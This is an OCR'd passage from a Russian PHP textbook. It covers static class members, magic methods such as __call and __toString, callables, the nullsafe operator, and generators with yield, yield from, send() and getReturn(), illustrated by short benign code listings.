


Рис. 14.1. Ключевое слово `self` используется для обращения к внутренним переменным и методам класса, а ключевое слово `$this` — к переменным и методам объекта

Статическое свойство недоступно через обращение `$this->property` или `$obj->property`. Вместо этого используется оператор `::` и либо имя класса (*ИмяКласса*`::$property`), либо ключевое слово `self` (`self::$property`).

Статический метод во время своего запуска не получает ссылку `$this`, поэтому он может работать только со статическими членами (свойствами и другими методами) своего класса.

В листинге 14.37 приводится пример класса `Page`, который содержит статическую переменную `$content` и три метода: `header()`, `footer()` и `render()`. Метод `render()` обращается к статической переменной и остальным методам класса при помощи ключевого слова `self`. Хотя вместо него допускается указывать имя класса — например, `Page::footer()`, вариант с `self` является более предпочтительным, поскольку позволяет переименовывать класс без многочисленных исправлений и, как правило, более короткий в написании.

Листинг 14.37. Объявление класса `Page`. Файл page.php

```
<?php
class Page
{
    static $content = 'about<br />';

    public static function footer()
    {
        return 'footer<br />';
    }

    public static function header()
    {
        return 'header<br />';
    }

    public static function render()
    {
```

```
        echo self::header() .
             self::$content .
             self::footer();
    }
}
```

В листинге 14.38 приводится пример вызова метода `render()` класса `Page`.

Листинг 14.38. Вызов метода `render()` класса `Page`. Файл page_use.php

```
<?php
require_once 'page.php';

Page::render();
```

Результатом работы этого скрипта будут следующие строки:

```
header
about
footer
```

Давайте рассмотрим пример класса, который «считает», сколько его экземпляров (объектов) существует в текущий момент, и позволяет получить эту информацию из вызывающей программы (листинг 14.39).

Листинг 14.39. Использование статических членов класса. Файл static.php

```
<?php
class Counter
{
    private static $count = 0;

    public function __construct()
    {
        self::$count++;
    }
    public function __destruct()
    {
        self::$count--;
    }
    public static function getCount() : int
    {
        return self::$count;
    }
}

for ($objs = [], $i = 0; $i < 6; $i++) {
    $objs[] = new Counter();
}
echo "Сейчас существует {$objs[0]->getCount()} объектов.<br />";
```

```
$objs[5] = null;

echo "А теперь - {$objs[0]->getCount()} объектов.<br />";

$objs = [];

echo 'Под конец осталось - ' . Counter::getCount() .' объектов.<br />';
```

> ***Внимание!***
>
> **Взгляните еще раз на конструктор класса — в нем мы используем команду `self::$count++`, а не `$this->count++`. Как уже отмечалось ранее, статические свойства принадлежат не объекту, а самому классу, поэтому в `$this`, представляющем данные объекта, его попросту нет. Тем не менее обращение `$this->count++` не порождает ошибку во время выполнения программы! Будьте внимательны.**

Результатом работы приведенного примера будут следующие строки:

```
Сейчас существует 6 объектов.
А теперь - 5 объектов.
Под конец осталось - 0 объектов.
```

Динамические методы

Специальный метод `__call()` предназначен для создания динамических методов. Если в класс добавлен метод `__call()`, обращение к несуществующему методу не приведет к ошибке, а передаст управление методу `__call()`. В качестве первого параметра метод `__call()` принимает имя вызываемого метода, а в качестве второго — массив, элементами которого являются параметры, переданные при вызове.

При помощи специального метода `__call()` можно эмулировать методы с переменным количеством параметров. В листинге 14.40 показан класс `MinMax`, который предоставляет пользователю два метода: `min()` и `max()`, принимающие произвольное количество числовых параметров и определяющие минимальное и максимальное значения соответственно.

Листинг 14.40. Объявление класса `MinMax`. Файл minmax.php

```
<?php
class MinMax
{
    public function __call(string $method, array $arr)
    {
        switch ($method) {
            case 'min':
                return $this->min($arr);
            case 'max':
                return $this->max($arr);
            default:
                return null;
        }
    }
```

```
    private function min(array $arr) : mixed
    {
        $result = $arr[0];

        foreach ($arr as $value) {
            if ($value < $result) {
                $result = $value;
            }
        }

        return $result;
    }

    private function max(array $arr) : mixed
    {
        $result = $arr[0];

        foreach ($arr as $value) {
            if ($value > $result) {
                $result = $value;
            }
        }

        return $result;
    }
}
```

Выбор подходящего алгоритма осуществляется при помощи конструкции `switch`. Если она находит совпадение параметра `$method` с одним из `case`-вариантов, то вызывает соответствующий метод. В `case`-выражениях не используется ключевое слово `break`, т. к. `return` останавливает работу метода и сразу же возвращает результат. Если подходящий метод не обнаружен, метод `__call()` возвращает неопределенное значение `null`.

В листинге 14.41 приводится пример использования класса `MinMax` для получения максимального и минимального значений последовательности.

Листинг 14.41. Максимальное и минимальное значения. Файл minmax_use.php

```
<?php
require_once 'minmax.php';

$obj = new MinMax();
echo $obj->min(43, 18, 5, 61, 23, 10, 56, 36); // 5
echo '<br />';
echo $obj->max(43, 18, 5, 61, 23); // 61
```

Обратите внимание, что внутри класса имеются закрытые методы `min()` и `max()`. Однако обращение к ним перехватывает метод `__call()`. Поскольку внутренние методы закрыты от внешнего использования, у нас, как у разработчиков класса, нет никаких обяза-

тельств в отношении внешнего кода. Мы можем кардинально переработать содержимое класса, вплоть до того, чтобы избавиться от внутренних методов `min()` и `max()`.

В листинге 14.42 приводится новый вариант класса `MinMax`, в котором вместо собственных функций поиска минимального и минимального значений используются функции стандартной библиотеки PHP.

> ***Примечание***
>
> Чем короче и компактнее класс, тем больше бизнес-логики умещается на одном экране. Поэтому проще разобраться в назначении и реализации класса. Все это обеспечивает большую скорость работы по модификации программы и приводит к меньшему количеству ошибок. Поэтому вариант, представленный в листинге 14.42, лучше, чем вариант из листинга 14.40 с собственной реализацией логики поиска минимального и максимального значений.

Листинг 14.42. Переработка класса `MinMax`. Файл minmax_alter.php

```
<?php
class MinMax
{
    public function __call(string $method, array $arr)
    {
        switch ($method) {
            case 'min':
                return min($arr);
            case 'max':
                return max($arr);
            default:
                return null;
        }
    }
}
```

По аналогии со специальным методом `__call()` существует статический вариант `__callStatic()`, позволяющий динамически создавать статические методы. В листинге 14.43 приводится пример реализации класса `MinMax`, в котором методы `min()` и `max()` определяются как статические.

Листинг 14.43. Статический вариант класса `MinMax`. Файл minmax_static.php

```
<?php
class MinMax
{
    public static function __callStatic(string $method, array $arr)
    {
        switch($method) {
            case 'min':
                return min($arr);
            case 'max':
                return max($arr);
```

```
            default:
                return null;
        }
    }
}
```

В листинге 14.44 приводится пример использования класса `MinMax` со статическими вариантами методов поиска максимального и минимального значений.

Листинг 14.44. Статические методы класса `MinMax`. Файл minmax_static_use.php

```
<?php
require_once 'minmax_static.php';

echo MinMax::min(43, 18, 5, 61, 23, 10, 56, 36); // 5
echo '<br />';
echo MinMax::max(43, 18, 5, 61, 23); // 61
```

Интерполяция объекта

Специальный метод `__toString()` позволяет интерполировать (подставлять) объект в строку. Для подстановки значений переменных необходимо заключить строку в двойные кавычки (листинг 14.45).

Листинг 14.45. Интерполяция переменной. Файл interpolation.php

```
<?php
$number = 12345;
echo "number = $number<br />"; // number = 12345
echo 'number = $number<br />'; // number = $number
```

Такого же поведения можно добиться и от объекта, если реализовать в его классе метод `__toString()`, который преобразует объект в строку.

Модифицируем класс точки `Point` таким образом, чтобы его подстановка в строку приводила к выводу координат по оси абсцисс и ординат в круглых скобках (листинг 14.46).

Листинг 14.46. Реализация `__toString()`. Файл point_interpolation.php

```
<?php
class Point
{
    private int $x;
    private int $y;

    public function __construct(int $x = 0, int $y = 0)
    {
        $this->x = $x;
```

```
        $this->y = $y;
    }

    public function __toString()
    {
        return "({$this->x}, {$this->y})";
    }
}
```

В листинге 14.47 приводится пример использования класса `Point`.

Листинг 14.47. Интерполяция объекта класса `Point`. Файл point_interpolation_use.php

```
<?php
require_once 'point_interpolation.php';

$point = new Point(5, 12);

echo "point = {$point}"; // point = (5, 12)
```

Следует отметить, что вызов объекта в строковом контексте возможен, только если его класс содержит реализацию метода `__toString()`, в противном случае попытка использовать объект в строке будет заканчиваться ошибкой `PHP Fatal error: Uncaught Error: Object of class Point could not be converted to string`.

Тип *callable*

При рассмотрении в *главе 13* функций обратного вызова мы говорили, что параметру-функции можно назначить тип `callable`. В качестве такого параметра функции передавалась строка с именем функции. Мы можем назначать тип `callable` как параметрам своих собственных функций, так и использовать готовые функции с таким параметром.

Однако в качестве функции обратного вызова способны выступать не только обычные функции, но и методы. А т. к. у разных классов могут быть методы с одинаковыми названиями, способы их вызова могут различаться.

Вспомним функцию `array_map()`, которая позволяет преобразовать каждый элемент массива и вернуть новый массив:

```
array_map(?callable $callback, array $array, array ...$arrays): array
```

Функция применяет пользовательскую функцию `$callback` ко всем элементам массивов, указанных в последующих параметрах `$arrays`. В качестве параметра `$callback` можно использовать анонимную или стрелочную функцию. В листинге 14.48 из массива с парами чисел формируется массив объектов класса точки `Point`, в котором первое число пары становится координатой `x`, а второе — `y`.

Листинг 14.48. Формирование массива объектов. Файл array_map.php

```
<?php
require_once('distance.php');
```

```
$points = [[3, 5], [5, 3], [5, 5], [5, 0]];
$objects = array_map(
    fn($arr) => new Point(x: $arr[0], y: $arr[1]),
    $points
);

echo '<pre>';
print_r($objects);
echo '</pre>';
```

В результате массив `$object` содержит четыре объекта класса `Point`. Если нам потребуются более сложные преобразования — например, сформировать массив расстояний от начала координат до точек, необходимо будет либо воспользоваться анонимной функцией, либо вообще создать полноценную (листинг 14.49).

Листинг 14.49. Формирование массива расстояний. Файл array_distances.php

```
<?php
require_once('distance.php');

function distance(array $point) : float
{
    return sqrt($point[0] ** 2 + $point[1] ** 2);
}

$points = [[3, 5], [5, 3], [5, 5], [5, 0]];
$objects = array_map('distance', $points);

echo '<pre>';
print_r($objects);
echo '</pre>';
```

В результате получим следующий массив:

```
Array
(
    [0] => 5.8309518948453
    [1] => 5.8309518948453
    [2] => 7.0710678118655
    [3] => 5
)
```

В листинге 14.48 в качестве аргумента типа `callable` выступала стрелочная функция, в листинге 14.49 — строка. А как использовать в качестве функции обратного вызова метод? Например, метод `distance()` класса `Algorithm` (листинг 14.50).

Листинг 14.50. Класс `Algorithm`. Файл algorithm.php

```
<?php
class Algorithm
```

```
{
    public function distance(array $point) : float
    {
        return sqrt($point[0] ** 2 + $point[1] ** 2);
    }
}
```

В случае, когда в качестве `callable`-аргумента выступает метод, он передается в виде массива, первым элементом которого является объект, а вторым — строковое название метода (листинг 14.51).

Листинг 14.51. Массив расстояний из класса `Algorithm`. Файл algorithm_distances.php

```
<?php
require_once('algorithm.php');

$points = [[3, 5], [5, 3], [5, 5], [5, 0]];
$objects = array_map([new Algorithm, 'distance'], $points);

echo '<pre>';
print_r($objects);
echo '</pre>';
```

Результаты работы этой программы полностью равнозначны результатам примера из листинга 14.49.

Метод `distance()` в классе `Algorithm` было бы удобнее сделать статическим, поскольку нам не нужен объект класса, мы используем его исключительно как источник метода вычисления расстояния. В листинге 14.52 представлен новый вариант класса.

Листинг 14.52. Статический вариант метода `distance()`. Файл algorithm_static.php

```
<?php
class Algorithm
{
    public static function distance(array $point) : float
    {
        return sqrt($point[0] ** 2 + $point[1] ** 2);
    }
}
```

Для использования такого метода в качестве функции обратного вызова также задействуется массив. Однако в качестве первого элемента выступает не объект, а название класса (листинг 14.53).

Листинг 14.53. Вызов статического метода `distance()`. Файл static_distances.php

```
<?php
require_once('algorithm.php');
```

```
$points = [[3, 5], [5, 3], [5, 5], [5, 0]];
$objects = array_map(['Algorithm', 'distance'], $points);

echo '<pre>';
print_r($objects);
echo '</pre>';
```

Оператор ?->

Начиная с версии PHP 8.0, доступен оператор `?->` , который можно использовать для вызова методов наряду обычным оператором «стрелка» `->`. Он полезен в том случае, когда метод возвращает либо объект, либо неопределенное значение `null`. Если к значению `null` применить оператор `->`, выполнение программы завершится ошибкой. Однако, если оператор `->` заменить на безопасный вызов `?->`, выражение отработает без ошибки и вернет значение `null`.

Создадим класс отрезка `Segment`, координаты начала `$begin` и окончания `$end` которого задаются объектами класса `Point` (листинг 14.54).

Листинг 14.54. Класс отрезка `Segment`. Файл segment.php

```
<?php
class Segment
{
    public function __construct(public ?Point $begin, public ?Point $end) {}
    public function __toString()
    {
        return "{$this->begin} ----- {$this->end}";
    }
}
```

Конструктору класса `Segment` передаются два параметра класса `Point`. Причем в качестве типа используется `?Point`, а это означает, что конструктор будет ожидать либо объект класса `Point`, либо неопределенное значение `null`.

Подготовим класс точки `Point` для использования совместно с классом отрезка `Segment` (листинг 14.55) и объявим при этом координаты `$x` и `$y` открытыми (`public`).

Листинг 14.55. Класс точки `Point`. Файл segment_point.php

```
<?php
class Point
{
    public function __construct(public int $x = 0, public int $y = 0) {}

    public function __toString()
    {
        return "({$this->x},{$this->y})";
    }
}
```

Комбинируя оба класса, можно создать объект отрезка `$segment` и за счет интерполяции объекта в строку вывести результат (листинг 14.56).

Листинг 14.56. Создание отрезка. Файл segment_use.php

```
<?php
require 'segment_point.php';
require 'segment.php';

$segment = new Segment(begin: new Point(3, 5), end: new Point(4, 8));
echo "Отрезок: {$segment}<br />";

$segment = new Segment(new Point(3, 5), null);
echo "Отрезок: {$segment}<br />";
```

В результате будут выведены строки:

```
Отрезок: (3, 5) ----- (4, 8)
Отрезок: (3, 5) -----
```

В первом отрезке задано начало и окончание, во втором — только начало. Благодаря типу `?Point` — это корректное определение отрезка. Даже интерполяция сработала как нужно: выводятся координаты заданных точек, а для отсутствующей точки выводится пустота.

Если попробовать обратиться к свойствам `$begin` и `$end`, мы можем попасть в ситуацию, когда вместо объекта класса `Point` получим `null`, и попытка воспользоваться оператором `->` завершится ошибкой (листинг 14.57).

Листинг 14.57. Ошибка при создании отрезка. Файл segment_wrong.php

```
<?php
require 'segment_point.php';
require 'segment.php';

$segment = new Segment(new Point(3, 5), null);

echo "Начало: ({$segment->begin->x}, {$segment->begin->y})<br />";
echo "Окончание: ({$segment->end->x}, {$segment->end->y})<br />";
```

Строка скрипта, формирующая начальную точку, отработает корректно, а последняя строка вызовет предупреждение `PHP Warning: Attempt to read property "x" on null`. Избежать его можно, заменив оператор стрелки `->` на оператор `?->` (листинг 14.58).

Листинг 14.58. Использование оператора ?->. Файл segment_null_safe.php

```
<?php
require 'segment_point.php';
require 'segment.php';
```

```
$segment = new Segment(new Point(3, 5), null);

echo "Начало: ({$segment?->begin?->x}, {$segment?->begin?->y})<br />";
echo "Окончание: ({$segment?->end?->x}, {$segment?->end?->y})<br />";
```


Результатом работы этого примера будут следующие строки:

```
Начало: (3, 5)
Окончание: (, )
```

В версиях PHP, предшествующих 8.0, для решения этой задачи пришлось бы использовать функцию `is_null()` совместно с операторами ветвления.

Резюме

В этой главе мы продолжили знакомиться объектно-ориентированным программированием PHP. Изучали, как ведут себя функции внутри классов, и увидели, что их поведение настолько отличается от поведения обычных функций, что их даже называют по-другому — методами. Познакомились со специальными методами, которые вызываются неявно на разных этапах жизненного цикла объекта. Рассмотрели статические свойства и методы, а также познакомились с новым ключевым словом `self` и оператором безопасного вызова `?->`.



ГЛАВА 15

Генераторы

Листинги этой главы находятся в каталоге *generators* сопровождающего книгу файлового архива.

Генераторы — это специальные функции, которые позволяют создавать собственные итераторы для использования в конструкции `foreach`. В *главе 11* мы познакомились с возможностью обхода массивов, генераторы же позволяют создать собственные «массивы».

Главная особенность генераторов — отложенные вычисления, т. е. значения вычисляются только тогда, когда они действительно необходимы.

Отложенные вычисления

Генератор — это обычная функция, однако для возврата значения вместо ключевого слова `return` в них используется конструкция `yield`. Разобраться с этими двумя ключевыми словами будет проще, если помнить, что `return` переводится с английского как «возвращать», а `yield` — как «уступать». В результате вызова `return` мы покидаем функцию насовсем, а в случае `yield` временно уступаем поток вычисления `foreach`, но потом обязательно возвращаемся обратно в функцию.

В листинге 15.1 приводится пример простейшего генератора, который по умолчанию формирует последовательность от 0 до 100 и возвращает значения при помощи конструкции `yield`. В момент возврата при помощи конструкции `echo` выводится текущее значение.

> ***Примечание***
>
> Если вы знакомы с языками Ruby или Python, то хорошо знаете ключевое слово `yield`, — в PHP оно выполняет ровно такую же функцию. Языки Ruby и Python не являются первопроходцами в использовании `yield` — оно заимствовано из Common Lisp и восходит к множественному входу в процедуру `ENTRY` из FORTRAN 77.

Листинг 15.1. Простейший генератор. Файл simple.php

```
<?php
function simple($from = 0, $to = 100)
```

```
{
    for ($i = $from; $i < $to; $i++) {
        echo "значение = $i<br />";
        yield $i;
    }
}

foreach (simple() as $val) {
    echo 'квадрат = ' . ($val * $val) . '<br />';
    if ($val >= 5) break;
}
```

Цикл `foreach`, расположенный в нижней части скетча, принимает генератор в качестве первого аргумента и рассматривает его как своеобразный массив. По умолчанию генератор `simple()` возвращает 100 элементов: от 0 до 99. Однако мы прерываем цикл `foreach` при помощи ключевого слова `break` после первых шести итераций (добиться этого можно было бы вызовом `simple(0, 5)`, но нам важно разобраться с отложенным вычислением). Результатом выполнения скрипта будет последовательность строк:

```
значение = 0
квадрат = 0
значение = 1
квадрат = 1
значение = 2
квадрат = 4
значение = 3
квадрат = 9
значение = 4
квадрат = 16
значение = 5
квадрат = 25
```

Из результата следует, что цикл `for` в функции-генераторе `simple()` не выполняется привычным образом. В момент, когда интерпретатор достигает `yield`, управление возвращается внешнему циклу `foreach`. Функция-генератор помнит свое состояние, и при следующем вызове выполнение начинается не с начала, а с точки последнего вызова `yield`. Чтобы продемонстрировать последнее утверждение, упростим картину и напишем генератор без цикла внутри (листинг 15.2).

> ***Примечание***
>
> Если после ключевого слова `yield` не указать никакое значение, в качестве значения будет назначен `null`.

Листинг 15.2. Простейший генератор без цикла внутри. Файл yield.php

```
<?php
function generator()
{
    echo 'перед первым yield<br />';
```

```
    yield 1;
    echo 'перед вторым yield<br />';
    yield 2;
    echo 'перед третьим yield<br />';
    yield 3;
    echo 'после третьего yield<br />';
}

foreach(generator() as $i) {
    echo "$i<br />";
}
```

Результатом выполнения сценария из листинга 15.2 будет такая последовательность:

```
перед первым yield
1
перед вторым yield
2
перед третьим yield
3
после третьего yield
```

Встретив вызов функции-генератора `generator()`, интерпретатор переходит внутрь него и выполняет первое выражение `echo`, после которого следует ключевое слово `yield`. Последнее выталкивает результат 1 из функции, в результате чего управление поступает в цикл `foreach`. Выполнив тело цикла `foreach`, управление снова обращается к функции-генератору `generator()`, которая продолжает работу после первого ключевого слова `yield`, выполняя все последующие выражения. Однако, достигнув второго `yield`, генератор снова передает управление циклу `foreach`, давая ему возможность выполнить свое тело. После выполнения третьей итерации, не встретив больше ключевых слов `yield`, функция `generator()` завершает работу, возвращая `null`. Это служит сигналом для завершения работы цикла `foreach` (рис. 15.1).




Рис. 15.1. Схема передачи управления от цикла `foreach` генератору и обратно

Использование цикла внутри генератора лишь позволяет вызвать `yield` необходимое количество раз.

Манипуляция массивами

Пока все выглядит довольно запутанно и малополезно. Однако генераторы открывают нам целый новый мир. В современных программах на языке вроде Ruby, где ключевое слово `yield` поддерживается давно, вы практически не встретите традиционные циклы `for` и `while`, хотя сам язык их поддерживает. Сообщество давно отказалось от них в пользу более удобных генераторов. PHP находится в начале пути, поэтому давайте создадим несколько собственных генераторов, которые облегчат работу с массивами, а заодно помогут глубже понять конструкцию `yield`.

В листинге 15.3 приводится пример функции-генератора `collect()`, которая применяет к каждому элементу массива пользовательскую функцию.

Листинг 15.3. Обработка каждого элемента массива. Файл collect.php

```
<?php
function collect(array $arr, callable $callback)
{
    foreach ($arr as $value) {
        yield $callback($value);
    }
}

$arr = [1, 2, 3, 4, 5, 6];
$collect = collect($arr, fn($e) => $e * $e);
foreach ($collect as $val) {
    echo "$val ";
}
```

Результатом выполнения скрипта из листинга 15.3 будет последовательность:

```
1 4 9 16 25 36
```

Функция-генератор принимает два аргумента: обрабатываемый массив `$arr` и функцию обратного вызова `$callback`. Внутри генератора при помощи цикла `foreach` обходятся все элементы массива, и к каждому из них применяется функция `$callback`, результат которой выталкивается из функции конструкцией `yield`. В качестве пользовательской функции выступает стрелочная функция, возвращающая квадрат аргумента.

Похожие возможности предоставляет стандартная функция `array_map()`. При помощи генераторов вы можете создать свои собственные функции, аналогичные `array_walk()`, `array_map()`, `array_filter()` и `array_reduce()`.

Например, можно построить аналог функции `array_filter()`, который будет отбирать из массива элементы по критерию, заданному в функции обратного вызова. Создадим такую функцию-генератор и назовем ее `select()`. Этот генератор также принимает два параметра: первый — обрабатываемый массив, а второй — функция обратного вызова,

возвращающая `true`, если элемент следует обрабатывать в массиве, и `false`, если он должен игнорироваться (листинг 15.4).

Листинг 15.4. Извлекаем только четные элементы. Файл select.php

```
<?php
function select(array $arr, callable $callback)
{
    foreach ($arr as $value) {
        if ($callback($value)) yield $value;
    }
}

$arr = [1, 2, 3, 4, 5, 6];
$select = select($arr, fn($e) => $e % 2 == 0);
foreach ($select as $val) {
    echo "$val ";
}
```

В качестве функции обратного вызова здесь используется анонимная функция, которая проверяет число на четность. В результате цикл `foreach`, обращающийся к генератору `select()`, выведет последовательность только из четных элементов массива:

```
2 4 6
```

По аналогии с генератором `select()`, извлекающим элементы по условию, можно создать генератор `reject()`, который будет отбрасывать неподходящие элементы (листинг 15.5).

Листинг 15.5. Извлекаем только нечетные элементы. Файл reject.php

```
<?php
function reject(array $arr, callable $callback)
{
    foreach ($arr as $value) {
        if (!$callback($value)) yield $value;
    }
}

$arr = [1, 2, 3, 4, 5, 6];
$reject = reject($arr, fn($e) => $e % 2 == 0);
foreach ($reject as $val) {
    echo "$val ";
}
```

В листинге 15.5 используется та же самая анонимная функция, однако за счет отрицания в условии функции-генератора в результате будет выведена последовательность нечетных элементов:

```
1 3 5
```

Генераторы можно комбинировать друг с другом. В листинге 15.6 приводится пример вычисления последовательности квадратов четных элементов массива.

Листинг 15.6. Квадраты четных элементов. Файл combine.php

```
<?php
function collect($arr, $callback)
{
    foreach ($arr as $value) {
        yield $callback($value);
    }
}

function select($arr, $callback)
{
    foreach ($arr as $value) {
        if ($callback($value)) yield $value;
    }
}

$arr = [1, 2, 3, 4, 5, 6];
$select = select($arr, fn($e) => $e % 2 == 0);
$collect = collect($select, fn($e) => $e * $e);
foreach ($collect as $val) {
    echo "$val ";
}
```

Результатом выполнения скрипта из листинга 15.6 будет последовательность:

```
4 16 36
```

Делегирование генераторов

Передача функции обратного вызова, как было показно ранее, вовсе не обязательна. Логику обработки данных можно поместить в сами генераторы. А одни генераторы можно вызывать из других, используя ключевое слово `from` после `yield`. Такой прием называется *делегированием*.

В листинге 15.7 представлена альтернативная реализация задачи отбора четных элементов массива с последующим вычислением их квадратов.

Листинг 15.7. Делегирование с помощью `yield from`. Файл combine_from.php

```
<?php
function square($value)
{
    yield $value * $value;
}
```

```
function even_square($arr) {
    foreach ($arr as $value) {
        if ($value % 2 == 0) yield from square($value);
    }
}

$arr = [1, 2, 3, 4, 5, 6];
foreach (even_square($arr) as $val) echo "$val ";
```

После ключевого слова `from` могут быть размещены не только генераторы, но и массивы (листинг 15.8).

Листинг 15.8. Использование массивов. Файл array.php

```
<?php
function generator()
{
    yield 1;
    yield from [2, 3];
}

foreach (generator() as $i) echo "$i ";
```

Результатом выполнения скрипта из листинга 15.8 будет последовательность:

```
1 2 3
```

Экономия ресурсов

Ранее в этой главе мы рассмотрели генераторы `collect()`, `select()` и `reject()`. Следует отметить, что при их работе не создаются копии массива. Если исходный массив занимает несколько мегабайтов оперативной памяти, это позволяет значительно сэкономить ресурсы сервера, поскольку на каждой итерации мы имеем дело только с объемом памяти, который занимает элемент массива.

Давайте проверим это на практике. Пусть стоит задача вывести на страницу числа от 0 до 1 024 000 через пробел. Такая страница будет «весить» где-то 7 Мбайт. Конечно, задача гипотетическая, и ее можно решить без использования массива, однако предположим, что обойтись без массива в этой ситуации не получается (листинг 15.9).

Листинг 15.9. Неэкономное расходование памяти. Файл makerange_bad.php

```
<?php
function crange($size)
{
    $arr = [];
    for ($i = 0; $i < $size; $i++) {
        $arr[] = $i;
    }
```

```
    return $arr;
}

$range = crange(1_024_000);
foreach ($range as $i) echo "$i ";
echo '<br />' . PHP_EOL;
echo memory_get_usage();
```

Для определения количества памяти, которое потребляет скрипт, используется функция `memory_get_usage()`, которая возвращает количество байтов оперативной памяти, занятых сценарием. В 64-битной версии PHP скрипт из листинга 15.9 потребляет порядка 32 Мбайт.

Перепишем сценарий с использованием генераторов (листинг 15.10).

Листинг 15.10. Экономное расходование памяти. Файл makerange_good.php

```
<?php
function crange($size)
{
    for ($i = 0; $i < $size; $i++) {
        yield $i;
    }
}

$range = crange(1024000);
foreach ($range as $i) echo "$i ";
echo '<br />' . PHP_EOL;
echo memory_get_usage();
```

Запустив этот скрипт в тех же условиях, мы получили 396 Кбайт, т. е. экономия памяти составила почти 2 порядка. Напомним, что сама страница «весит» 7 Мбайт.

Использование ключей

При рассмотрении в *главе 11* конструкции `foreach` мы упоминали возможность использования ключей ассоциативных массивов — для этого достаточно указать пару *ключ* => *значение* после ключевого слова `as`:

```
foreach ($array as $key => $value) {
  ...
}
```

Генераторы тоже допускают работу с ключами — для этого после ключевого слова `yield` указывается точно такая же пара (листинг 15.11).

Листинг 15.11. Использование ключей. Файл keys.php

```
<?php
function collect(array $arr, callable $callback)
```

```
{
    foreach ($arr as $key => $value) {
        yield $key => $callback($value);
    }
}

$arr = [
    'first' => 1,
    'second' => 2,
    'third' => 3,
    'fourth' => 4,
    'fifth' => 5,
    'sixth' => 6
];

$collect = collect($arr, fn($e) => $e * $e);
foreach ($collect as $key => $val) {
    echo "$val ($key) ";
}
```

Результатом выполнения скрипта из листинга 15.11 является следующая строка:

```
1 (first) 4 (second) 9 (third) 16 (fourth) 25 (fifth) 36 (sixth)
```

Использование ссылки

Так же как и для обычных функций, для генераторов допускается возврат значения по ссылке. По сравнению с обычной функцией в этом гораздо больше смысла, поскольку мы можем влиять на значение внутри генератора (листинг 15.12).

Листинг 15.12. Использование ссылок. Файл ref.php

```
<?php
function &reference()
{
    $value = 3;
    while ($value > 0) {
        yield $value;
    }
}

foreach (reference() as &$number) {
    echo (--$number) . ' ';
}
```

Обратите внимание, что символ амперсанда указывается не только перед названием функции-генератора, но и перед значением в выражении `foreach`. Результатом выполнения скрипта из листинга 15.12 является следующая строка:

```
2 1 0
```

Связь генераторов с объектами

Генераторы тесно связаны с объектами. На самом деле генератор возвращает объект, в чем легко можно убедиться, если запросить тип генератора при помощи функции `gettype()` (листинг 15.13).

Листинг 15.13. Каждый генератор — это объект. Файл object.php

```
<?php
function simple(int $from = 0, int $to = 100)
{
    for ($i = $from; $i < $to; $i++) {
        echo "значение = $i<br />";
        yield $i;
    }
}

$generator = simple();
echo gettype($generator); // object
```

Как мы увидим далее, для объектов могут вызываться методы — внутренние функции. В отличие от обычных функций, они вызываются при помощи оператора «стрелка» `->`. Одним из таких методов является `send()`, который позволяет отправить значение внутрь генератора и использовать `yield` для инициализации переменных внутри генератора (листинг 15.14).

Листинг 15.14. Отправка данных генератору методом `send()`. Файл send.php

```
<?php
function block()
{
    while (true) {
        $string = yield;
        echo $string;
    }
}

$block = block();
$block->send('Hello, world!<br />');
$block->send('Hello, PHP!<br />');
```

Надо отметить, что вы не ограничены передачей только скалярных значений, — так можно передавать и функции обратного вызова, и массивы, и любые допустимые значения PHP.

Что произойдет, если в генератор поместить конструкцию `return`? Это вполне допустимо, однако на значениях, которые возвращает генератор при помощи `yield`, это никак не скажется. Ключевое слово `return` ведет себя точно так же, как ожидается: сколько

бы ни было выражений после него, они никогда не выполняются, — после `return` интерпретатор покидает функцию.

Извлечь значение, которое возвращается при помощи ключевого слова `return`, можно посредством еще одного метода — `getReturn()` (листинг 15.15).

Листинг 15.15. Использование `return` в генераторе. Файл return.php

```
<?php
function generator()
{
    yield 1;
    return yield from twoThree();
    yield 5;
}

function twoThree()
{
    yield 2;
    yield 3;
    return 4;
}

$generator = generator();

foreach ($generator as $i) {
    echo "$i<br />";
}
echo 'return = ' . $generator->getReturn();
```

В результате выполнения этого скрипта будет возвращен следующий набор строк:

```
1
2
3
return = 4
```

Как мы видели в *главе 6*, любой класс позволяет создать объект при помощи ключевого слова `new`. Однако в случае класса `Generator` это невозможно (листинг 15.16).

Листинг 15.16. Неудачная попытка создать объект класса `Generator`. Файл new.php

```
<?php
$generator = new Generator;

echo '<pre>';
print_r($generator);
echo '</pre>';
```

При попытке создания объекта мы получим сообщение об ошибке `PHP Fatal error: Uncaught Error: The "Generator" class is reserved for internal use and cannot be manually instantiated.`

Тем не менее мы можем получить объект класса `Generator` штатным способом, добавляя ключевое слово `yield` в функцию. Помимо уже рассмотренных методов `send()` и `getReturn()` любой генератор предоставляет следующие методы:

- `current()` — возвращает текущее значение. Если в ключевом слове `yield` указывается ключ, то для его извлечения используется отдельный метод `key()`;
- `next()` — переход к следующей итерации. Поскольку генераторы всегда однонаправленные, обратный метод — `perv()` — не предусмотрен. Более того, несмотря на реализацию метода `rewind()`, который должен возвращать генератор в исходное состояние, при попытке воспользоваться им будет возвращена ошибка;
